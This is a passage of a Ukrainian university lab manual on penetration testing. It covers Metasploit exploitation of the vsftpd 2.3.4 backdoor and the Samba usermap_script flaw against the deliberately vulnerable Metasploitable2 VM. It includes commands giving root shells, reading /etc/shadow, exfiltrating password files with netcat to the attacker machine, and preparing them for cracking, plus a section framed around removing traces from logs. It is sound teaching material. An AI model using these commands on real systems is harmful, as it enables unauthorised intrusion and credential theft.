12. Які 4 UDP-порти були виявлені Nmap як відкриті (не open|filtered, просто відкриті) і які служби працюють на цих портах?

13. Яка використовується версія OpenSSH??

14. Яка використовується версія BIND DNS-сервера?

15. Яку додаткову інформацію про відкриті порти Metasploitable2 ви змогли отримати, використовуючи прапори -sV та -A?

16. Яка операційна система, за даними Nmap, є Metasploitable2?

17. Який Device type віртуальної машини Metasploitable2 згідно Nmap?

18. Поясніть зміст рядків:

- Common Platform Enumeration (CPE);
- OS Details.

19. Перевірте віртуальну машину Metasploitable2 — яку версію ядра вона насправді використовує? (дайте відповідь у формі x.x.x-x-tag).

20. Які веб-програми доступні на Metasploitable2?

Лабораторна робота № 3

3 ЕКСПЛУАТАЦІЯ ВРАЗЛИВОСТЕЙ З METASPLOIT FRAMEWORK

Мета роботи. Отримати навички експлуатації вразливостей з використанням Metasploit Framework для атаки на віртуальну машину Metasploitable2.

Короткі теоретичні відомості

Metasploit – це платформа з відкритим вихідним кодом для дослідження вразливостей, розробки експлойтів та створення користувальницьких інструментів безпеки .

Платформа Metasploit має багато різних інтерфейсів, у тому числі інструмент командного рядка mcli та meterpreter, – інтерфейс, призначений для взаємодії зі зламаними комп'ютерами. Також можна працювати з інтерактивним інтерпретатором мови програмування Ruby Metasploit (Metasploit написано на Ruby). Однак найпопулярнішим інтерфейсом, який буде використовуватися в цій лабораторній роботі, є msfconsole.

Msfconsole – це інтерактивне середовище, що дозволяє сканувати хости, тестувати та запускати експлойти, а також створювати та розгортати корисні навантаження.

Нижче наведено список загальної термінології, що стосується Metasploit.

Exploit – засоби, за допомогою яких зловмисник використовує вразливість у системі, програмі чи службі. Використання експлойта призводить до певного результату, непередбаченого початковим розробником. Поширені експлойти включають переповнення буфера, вразливість веб-додатків (наприклад, ін'єкцію SQL) і помилки конфігурації.

Payload – код, який зловмисник хоче, щоб система виконала, і який вибирається та доставляється Metasploit. Наприклад, зворотна оболонка – це корисне навантаження, яке створює з'єднання з цільової машини назад до зловмисника у вигляді командного рядка, тоді як зв'язуюча оболонка – це корисне навантаження, яке «прив'язує» командний рядок до порту прослуховування на цільовій машині, до якого потім зловмисник може підключитися. Корисне навантаження також може бути чимось простим, наприклад, кількома командами, які потрібно виконати в цільовій операційній системі.

Module – модуль у контексті Metasploit – частина програмного забезпечення, яке може використовуватись Metasploit. Іноді потрібно використати модуль експлойта, програмного компонента, який проводить атаку. В інших випадках може знадобитися допоміжний модуль для виконання таких дій, як сканування або перерахунок системи. Ці взаємозамінні модулі є основою того, що робить Metasploit таким потужним.

Listener – компонент у Metasploit, що очікує вхідного з'єднання. Наприклад, після того, як цільова машина була зламана, вона може викликати

атакуючу машину через Інтернет. Прослуховувач обробляє це з'єднання, очікуючи, коли атакуюча машина зв'яжеться з системою, що експлуатується.

Таблиця 3.1 - Поширені команди в Msfconsole

Команда	Описання
help	Перелік доступних команд
show exploits	Показує всі доступні експлойти у фреймворку Metasploit. Нові експлойти постійно розробляються та включаються у фреймворк
show auxiliary	Показує допоміжні модулі в рамках Metasploit
search	Пошук експлойтів і допоміжних модулів за одним або кількома термінами (аналогічна команді grep)
use [module]	Завантажує модуль Metasploit. Команда back завершує роботу модуля
back	Вихід із поточного модуля
show options	В межах модуля, відображає необхідні та додаткові конфігурації, які використовує модуль
show payloads	В межах модуля, відображає всі корисні навантаження, доступні для використання з цим модулем
show targets	В межах модуля, цільовий список показує версії ОС, вразливі для цього модуля
info	В межах модуля, показує додаткову інформацію про модуль
set/unset	Встановлює змінну середовища, яка використовується як параметр, специфічний для певного модуля
setg/unsetg	Встановлює глобальну змінну середовища, яка використовується як параметр, що застосовується до всіх модулів
save	Зберігає поточні глобальні параметри, щоб вони були доступні під час наступного запуску msfconsole.

3.1 Початок роботи

3.1.1 Обновіть Kali:

```
$ sudo apt update
$ sudo apt upgrade
```

3.1.2 Запустіть службу Kali PostgreSQL (яку Metasploit використовує як серверну частину):

```
$ sudo systemctl start postgresql
# (Will launch the service postgresql@14-main and then exit...)
```

3.1.3 Ініціалізуйте базу даних PostgreSQL Metasploit :

```
$ sudo msfdb init # Only do this ONCE, no every time!
```

3.1.4 Запустіть msfconsole у Kali:

```
$ msfconsole
```

3.1.5 Перевірте підключення до бази даних


```
msf6> db_status
# Should see:
# [*] Connected to msf. Connection type: postgresql.
```

3.1.6 Додайте нову робочу область для цієї лабораторії. Робоча область дозволяє позначати зібрані дані (хості, вразливості та ін.) для конкретного проекту в базі даних

```
msf6> workspace -a metasploitable2
```

3.1.7 Перегляньте поточні налаштовані робочі області. * позначає поточну вибрану робочу область.

```
msf6> workspace
```

3.2 Розвідка

3.2.1 Запустіть nmap у підмережі, де працює віртуальна машина metasploitable2. Команда db_nmap збереже результати сканування nmap до бази даних. Використовуйте сканування –A, тому що в цій підмережі є лише кілька систем (metasploitable2, Kali, можливо, хост -ОС, якщо використовується VMware)

```
msf6> db_nmap -A xxx.xxxx.xxx.0/24 ### eg 172.16.196.0/24
```

3.2.2 Перегляньте список хостів, знайдених під час сканування nmap:

```
msf6> hosts
# Verify that the IP address of your Metasploitable2 VM is listed here
```

3.2.3 Перегляньте список служб, знайдених під час сканування nmap:

```
msf6> services
```

3.3 Експлуатація VSFTPD

3.3.1 Вибравши випадковий сервіс, зверніть увагу, що сервіс vsftpd працює на порту 21. Чи може існувати експлойт vsftpd у metasploit? У Kali у командному рядку msfconsole знайдіть експлойт vsftpd

```
msf6> search vsftpd
```

або

```
msf6> search type :exploit name:vsftpd
```

Коротко перегляньте інформацію, яку має Metasploit про цей конкретний експлойт

```
msf6> info
```

3.3.2 Виберіть знайдений експлойт

```
msf6> use exploit / unix /..... # (Provide full path to exploit here)
```

З інформації про експлойт є посилання на URL-адресу pastebin.com , яка містить різницю коду, що показує шкідливий бекдор, доданий на сервер. Якщо ім'я користувача FTP є смайликом :), запускається оболонка зворотного виклику TCP.

3.3.3 Для того ж експлойту коротко перегляньте доступні параметри (можливо, потрібно буде правильно налаштувати).

```
msf6> show options
```

3.3.4 Встановіть необхідні параметри (show options).

Обидва параметри повинні бути встановлені, щоб експлойт націлився на правильний хост :

```
msf6> set RHOSTS aaa.bbb.ccc.ddd # Must set remost host (IP address of Metasploitable2 VM)
msf6> set RPORT XXXX # Must set remote port
```

3.3.5 Перевірте доступні корисні навантаження :

```
show payloads
```

Можна побачити, що корисне навантаження оболонки meterpreter недоступне для цього експлойта. Натомість доступне тільки дуже просте корисне навантаження оболонки unix.

3.3.6 Запустіть експлойт (рис. 3.1) .

```
msf6> exploit
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.211.55.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.211.55.5:21 - USER: 331 Please specify the password.
[*] 10.211.55.5:21 - Backdoor service has been spawned, handling...
[*] 10.211.55.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.211.55.3:34089 -> 10.211.55.5:6200) at 2022-10-15 16:50:32 -0400
```

Рисунок 3.1 – Результат виконання команди exploit

Хоча ви не бачите командний рядок, але спробуйте ввести команди Linux на консолі.

Для перевірки коректності одержаної сесії необхідно ввести в консолі Linux команди whoami , uname -a.

3.3.7 Для подальшого аналізу отримайте хешовані форми паролів користувачів у системі. У системах Linux вони зберігаються у " shadow " файлі. Використовуйте цю команду, щоб переглянути файл /etc/ shadow і показати лише ті рядки, у яких встановлено пароль акаунту. (Інші облікові записи без входу, тобто лише локальні)

```
cat /etc/ shadow | grep '$1'
```

Натисніть CTRL-C, щоб завершити цей сеанс і повернутися до Metasploit.

Якщо потрібно залишити цей конкретний експлойт, скористайтесь командою back

```
msf6> back
```

Зміст звіту

1. Мета роботи.
2. Результати виконання завдань за пп. 3.1 – 3.3.
3. Відповіді на контрольні питання.
4. Висновки по роботі.

Контрольні питання

1. Скільки експлойтів було знайдено для FTP-серверу vsftpd?
2. Який повний шлях і назва експлойта який ви використали? (починаючи з exploit/...)
3. Які параметри повинні бути встановлені, щоб експлойт націлився на правильний хост?
4. Використовуючи команду uname -a, яка версія ядра Linux працює на віртуальній машині Metasploitable2?
5. Які хешовані ("shadow") форми паролів користувачів у системі?

Лабораторна робота № 4

4 ЕКСПЛУАТАЦІЯ SAMBA. ВИДАЛЕННЯ СЛІДІВ АКТИВНОСТІ

Мета роботи. Отримати навички експлуатації Samba та опанувати способи приховування активності під час тестування на проникнення.

Короткі теоретичні відомості

Samba – це реалізація з відкритим кодом протоколів загального доступу до файлів та принтерів Microsoft, а також Active Directory .

Для пошуку експлойтів можна використовувати все, що відомо про запущену службу, включаючи її ім'я. Вбудована в Metasploit функція пошуку трохи громіздка і альтернативою може бути встановлення exploitdb, щоб отримати доступ до команди searchsploit, яка має більш інтуїтивно зрозумілу функцію пошуку і зручніші звіти, а також включає експлойти, що не відносяться до Metasploit (будь-які доступні на exploit-db.com). Але користувачі повинні вміти обійтися базовою функціональністю пошуку Metasploit з деякими пробами і помилками і дедуктивними міркуваннями.

4.1 Пошук експлойтів використовучи фільтрацію

4.1.1 Якщо nmap -sV повідомив, що служба під назвою Samba smdb 3.X - 4.X працює на портах 139 і 445, і ви хочете знайти для неї експлойт, ви можете використовувати частину цієї інформації про версію як ключові слова в пошуку msfconsole:

```
search sambda smdb 3.X - 4.X
```

Виконання цієї команди повертає лише один результат, і він відноситься до «допоміжного» модуля, а не до експлойту.

4.1.2 Розширимо наш пошук, щоб спробувати знайти деякі експлойти:

```
search samba
```

Виконання цієї команди поверне багато результатів, які необхідно відфільтрувати.

Запустіть пошук, щоб побачити, як можна уточнити наш запит. У довідкових документах повідомляється, що ми можемо фільтрувати за type:<type>, а також за name:<name>, де за замовчуванням використовується просто пошук за ключовим словом, де термін може з'являтися будь-де у файлі експлойта.

Отже, відфільтруйте лише експлойти через type:exploit:

```
search name:samba type:exploit
```

Результат надасть все ще досить багато результатів. Продовжимо відфільтровувати.

4.1.3 Переглядаючи експлойти, ми можемо побачити, на якій платформі (операційній системі) вони працюють. Наприклад, «multi» в експлойті exploit/multi/samba/usermap_script означає, що він може працювати на кількох платформах. Але є чимало експлойтів, що працюють лише на певних платформах. Знову поглянувши на довідкові документи, бачимо, що можемо додатково відфільтрувати по платформі, використовуючи ключове слово platform. При цьому пошук здійснюється за ключовими словами, наданими автором експлойта, які зберігаються у файлі експлойта.

Відфільтруємо лише платформи, які є «linux» або «unix». Пошук msfconsole search обробляє кілька операторів ключових слів як умови пошуку «АБО»:

```
search name:samba type:exploit platform:linux platform:unix
```

Це вже дасть значно менше результатів, але давайте фільтрувати далі.

4.1.4 З отриманих результатів сканування nmap ми знаємо, що номер версії десь між «3.X» та «4.X». У тексті опису експлойта зазвичай вказані номери діапазонів версій. Давайте відфільтруємо тільки експлойти з 3. або 4. в їх описі:

```
search name:samba type:exploit platform:linux platform:unix description:3. description:4.
```

4.2 Експлуатація Samba

4.2.1 Пошукаємо експлойти у Samba для версії, що визначена за результатами сканування Nmap

```
msf6> search type:exploit name:samba
```

```
msf6 > search type:exploit name:samba

Matching Modules
================

   #   Name                                      Disclosure Date  Rank       Check  Description
   -   ----                                      ---------------  ----       -----  -----------
   0   exploit/multi/samba/usermap_script        2007-05-14       excellent  No     Samba "username map script" Command Execution
   1   exploit/multi/samba/nttrans               2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   2   exploit/linux/samba/setinfopolicy_heap    2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   3   exploit/linux/samba/chain_reply           2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   4   exploit/linux/samba/is_known_pipename     2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   5   exploit/linux/samba/lsa_transnames_heap   2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   6   exploit/osx/samba/lsa_transnames_heap     2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   7   exploit/solaris/samba/lsa_transnames_heap 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   8   exploit/freebsd/samba/trans2open          2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   9   exploit/linux/samba/trans2open            2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   10  exploit/osx/samba/trans2open              2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   11  exploit/solaris/samba/trans2open          2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   12  exploit/windows/http/sambar6_search_results 2003-06-21     normal     Yes    Sambar 6 Search Results Buffer Overflow


Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/http/sambar6_search_results

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Рисунок 4.1 – Результат пошуку експлойтів у Samba

На перший погляд перевірка номерів версій тут не дуже корисна. В описі або не вказані застосовні номери версій, або вказані версії старші за ті, на які ми орієнтуємось.

4.2.2 Спробуємо використовувати ті, що мають rank of excellent та great.

```
msf6> use exploit/multi/samba/usermap_script
msf6> info
msf6> set RHOSTS aaa.bbb.ccc.ddd # Must set remost host (IP address of Metasploitable2 VM)
msf6> exploit
msf6 exploit(multi/samba/usermap_script) > exploit
```

Спрацювало з першою спроби! Інші теж можуть працювати, але ми зупинимося на цьому прикладі.

4.2.3 Перевіримо доступ до системи Metasploitable2, виконавши в консолі команду Linux, наприклад whoami. І в разі успішного виконання спробуємо інший спосіб отримати доступ до файлів /etc/ passwd та /etc/ shadow у системі – ексфільтрувати їх через Netcat замість ручного копіювання та вставки. Цей метод також можна використовувати для ексфільтрації довільних файлів.


```
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   139              yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a command execution vulnerability in Samba
  versions 3.0.20 through 3.0.25rc3 when using the non-default
  "username map script" configuration option. By specifying a username
  containing shell meta characters, attackers can execute arbitrary
  commands. No authentication is needed to exploit this vulnerability
  since this option is used to map usernames prior to authentication!

References:
  https://nvd.nist.gov/vuln/detail/CVE-2007-2447
  OSVDB (34700)
  http://www.securityfocus.com/bid/23972
  http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534
  http://samba.org/samba/security/CVE-2007-2447.html

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.211.55.5
RHOSTS => 10.211.55.5
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.211.55.3:4444
[*] Command shell session 2 opened (10.211.55.3:4444 -> 10.211.55.5:34407) at 2022-10-15 17:06:54 -0400

whoami
root
```

Рисунок 4.2 – Результат експлуатації

4.2.4 У системі Kali linux (не msf6) у командній рядку запустимо утиліту Netcat, прослуховуючи порт 4567.

```
$ nc -l -p 4567 > passwd.txt
# Netcat will wait and receive data в файлі для FOREVER
```

4.2.5 У командному рядку експлуатованої системи (msf6) передаємо вміст файлу /etc/ passwd в утиліту Netcat , яка налаштована на підключення до Kali за вказаною IP-адресою та портом:

```
cat /etc/passwd | nc xxx.xxx.xxx.xxx 4567
# Update command with IP address of your Kali VM
```

Аналогічно передаємо вміст файлу /etc/ shadow .

4.2.6 У цьому випадку буде корисніше поєднати файли passwd і shadow в один файл для майбутнього злому пароля. Використаємо команду unshadow на хості Kali, щоб об'єднати ці два файли разом та зберегти їх для подальшого використання.

$ unshadow passwd.txt shadow.txt > metasploitable_logins.txt

Рисунок 4.3 – Результат об’єднання файлів passwd і shadow в один файл

4.2.7 На початку цієї лабораторної роботи передбачалося, що ми знали конкретний номер версії samba. Це було зроблено, щоб показати деякі різні методи фільтрації пошуку. Однак, у випадку цієї вразливості samba можна отримати конкретний номер версії samba, використовуючи прапор nmap's -A :

> nmap -A -p139,445 192.168.56.102

[... snipped ...]

139/tcp Open Netbios-SSN Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

Ми бачимо версію 3.0.20 у результатах для порту 445. Ми можемо використовувати це в пошуку msfconsole:

msf6 > search name:samba 3.0.20

Matching Modules

==========

Name Disclosure Date Rank Check Description

- ---- --------------- ---- ----- -----------

0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution

Interact with module by name or index. Для info 0, use 0 або use exploit/multi/samba/usermap_script

Це повертає лише той експлойт, який ми виявили раніше. Якщо ми подивимось на його інформацію (info), ми дійсно побачимо, що його опис дійсно включає "3.0.20", пояснюючи, як він був знайдений за допомогою пошуку (search):

> This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

4.3 Видалення слідів активності при проведенні тестування на проникнення.

Один із не менш важливих аспектів при завершенні тестування на проникнення – переконатися, що в системі не залишиться жодних слідів злому. При розриві з'єднання або виході з системи, що зламується, дуже важливо, щоб не залишалося жодних слідів у журналах або в інших логах. Крім того, під час тестування на проникнення можуть бути згенеровані нові дані, які залишають слід у системі та мережі.

4.3.1 Журнали DHCP-сервера

У цих журналах ведеться облік присвоєння IP-адрес у мережі. У цьому журналі зберігаються всі події при взаємодії між потенційним DHCP-клієнтом та DHCP-сервером. Найбільший інтерес тут представляють MAC-адреси клієнтів, які будуть занесені до відповідного журналу подій.

У Linux для перегляду журналів DHCP можна використати команду

cat/var/log/syslog | grep -Ei 'dhcp'.

4.3.2 Події Syslog

Для кожного сеансу або запиту/відповіді, що відбувається в мережі, такі пристрої, як міжмережні екрани, системи виявлення/запобігання вторгнень (IDS/IPS) та ін. ведуть свої журнали подій щодо мережного трафіку. Ці пристрої використовують Syslog protocol для створення повідомлень журналу в єдиному форматі з усіма необхідними деталями, які можуть стати в нагоді при розслідуванні інциденту інформаційної безпеки.

У системах Linux Syslog журнали знаходяться в /var/log/syslog

4.3.3 Журнали веб-сервера

У цих журналах зберігаються повідомлення про всі дії при взаємодії між веб-сервером та клієнтським веб-браузером.

Журнали Apache у Red Hat, CentOS та Fedora зберігаються в

/var/log/httpd/access_log и /var/log/httpd/error_log.

Для систем Debian та Ubuntu журнали веб-сервера Apache можна знайти за адресою

/var/log/apache2/access_log и /var/log/apache2/error_log.

Журнали FreeBSD Apache знаходяться в

/var/log/httpd-access.log и /var/log/httpd-error.log.

Завдання до роботи.

1. Використовуйте одну з служб із наступного списку для виконання експлуатації:

1099 | RMIRegistry
1524 | bindshell
6667 | unrealircd
8180 | omcat

2. Зробіть по одному знімку екрана, який показує:

- запуск експлойта та отримання оболонки (shell);
- взаємодія з цією оболонкою (якщо не виконується автоматично);
- запустити команду date (не турбуйтеся про те, що дата відстає на кілька днів через відставання metasploitable2);
- виконання команди echo <ваше ім'я та прізвище>.

Зміст звіту

1. Мета роботи.
2. Результати виконання завдань за пп. 4.1 – 4.3.
3. Відповіді на контрольні питання.
4. Висновки по роботі.

Контрольні питання

1. Яка версія Samba працює на віртуальній машині Metasploitable2?
2. Скільки експлойтів у Samba (не «Sambar») наразі має Metasploit? (Зверніть увагу, що мітки починаються з нуля...)
3. Який номер CVE було присвоєно вразливості в Samba, яку Ви використали?

4. Які версії Samba були чутливі до цієї вразливості?
5. Після використання експлойта Samba, яку команду ви можете використати, щоб підтвердити конкретну версію Samba, яка працює на Metasploitable2 VM?
6. Який вміст об'єднаного файлу metasploitable_logins.txt?
7. Вкажіть шлях до Linux Syslog журналів.

РЕКОМЕНДОВАНА ЛІТЕРАТУРА

1. Top OSINT Tools for Ethical Hacking. URL: https://www.infosectrain.com/blog/top-osint-tools-for-ethical-hacking/ (last accessed: 12.09.2022).
2. Ethical Hacking. URL: https://www.eccouncil.org/ethical-hacking/ (last accessed: 12.09.2022).
3. Tabatabaei F., Wells D. OSINT in the Context of Cyber-Security. In Open-Source Intelligence Investigation. Berlin; Heidelberg: Springer, 2016. P. 213–231.
4. Different Types of Penetration Testing and Why You Need Them. URL: https://www.scnsoft.com/blog/types-of-penetration-testing (last accessed: 12.09.2022).
5. Difference between Black Box Vs White Vs Grey Box Testing. URL: https://www.geeksforgeeks.org/difference-between-black-box-vs-white-vs-grey-box-testing/ (last accessed: 12.09.2022).
6. Kali Linux - open-source, Debian-based Linux distribution geared towards various information security tasks: URL: https://www.kali.org (last accessed: 10.10.2022).
7. Metasploitable is an intentionally vulnerable Linux virtual machine: URL: https://sourceforge.net/projects/metasploitable/files/Metasploitable2/ (last accessed: 10.10.2022).
8. Linux ip Command Examples. URL: https://www.cyberciti.biz/faq/ linux-ip-command-examples-usage-syntax/ (last accessed: 10.10.2022).
9. CIDR notation. URL: https://en.wikipedia.org/wiki/Classless_Inter-Domain_Routing#CIDR_notation (last accessed: 10.10.2022).
10. Host Discovery. URL: https://nmap.org/book/man-host-discovery.html (last accessed: 10.10.2022).
11. Timing Templates (-T). URL: https://nmap.org/book/performance-timing-templates.html (last accessed: 15.11.2022).
12. Kennedy D., O'Gorman J., Kearns D., Aharoni M. Metasploit: The Penetration Tester's Guide. San Francisco: No Starch Press, 2011. 328 p.
13. Managing Workspaces. URL: https://docs.rapid7.com/metasploit/ managing -workspaces/ (last accessed: 15.11.2022).
14. Alert: vsftpd download backdoored. URL: https://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html (last accessed: 15.11.2022).
15. Samba. URL: https://www.samba.org (last accessed: 15.09.2022).
16. DHCP Logging Events for DNS Registrations. URL: https://learn.microsoft.com/en-us/windows-server/networking/technologies/dhcp/dhcp-dns-events (last accessed: 15.11.2022).
17. Linux Logs Explained. URL: https://www.plesk.com/blog/featured/ linux-logs-explained/ (last accessed: 15.11.2022).

ДОДАТОК Б

ПРИКЛАД ПРОГРАМНИХ ЗАСОБІВ, ЯКІ МОЖУТЬ БУТИ ВИКОРИСТАНІ ДЛЯ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ

Аналіз мережі	Ettercap, Autonomous System Scanner, Firewalk, Netenum, Netdiscover, Netmask, Nmap, P0f, Tctrace, Umit, Netcat, Cryptcat
«Сніфери» та програми перехоплення трафіку	Ettercap, Dsniff, Kismet, Mailsnarf, Ntop, Msgsnarf, Phoss, Wireshark, SinFP, SMB Sniffer, Ethereal, Filesnarf, Ngrep, TCPdump, Webspy
Ідентифікація портів та мережевих сервісів	Amap, AutoScan, Nmap, Netdiscover, P0f, UnicornScan, Umit, Netcat
Сканування вразливостей	Firewalk, Hydra, GFI LANguard, Metasploit, Nmap, Snort, Paros Proxy, SuperScan, Exodus, Firewalk, Snort
Сканування бездротових мереж	Airsnarf, Airsnort, BdAddr, Btscanner, Bluesnarfer, FakeAP, Kismet, GFI LANguard, WifiTAP, MACchanger, GPSdrive,
Перевірка цілісності файлів	Autopsy, RootkitHunter, Foremost, Sleuthkit Biew, Bsed, Hashdig, Coreography, Foremost, Rifiuti
Зламування паролів	John the Ripper, Hydra, RainbowCrack, Rcrack, SIPdump, SIPcrack, TFTP-Brute, WebCrack, THC PPTP, chntpw, VNCrack, Allwords2, Cisilia, Djohn
Тестування віддаленого доступу	PSK-Crack, IKEProbe, IKE-Scan, Net-SNMP, VNC_bypauth, VNC Server, Apache Server, SSHD, TFTPD,
Тестування на проникнення	Ettercap, Driftnet, Dsniff, Nmap, Kismet, Metasploit, Wireshark, Ntop, SinFP, SMB Sniffer, Ethereal, Ngrep, Nessus, Netcat, , TCPdump
Тестування безпеки додатків	NetSed, CIRT Fuzzer, Fuzzer 1.2, Peach, Paros Proxy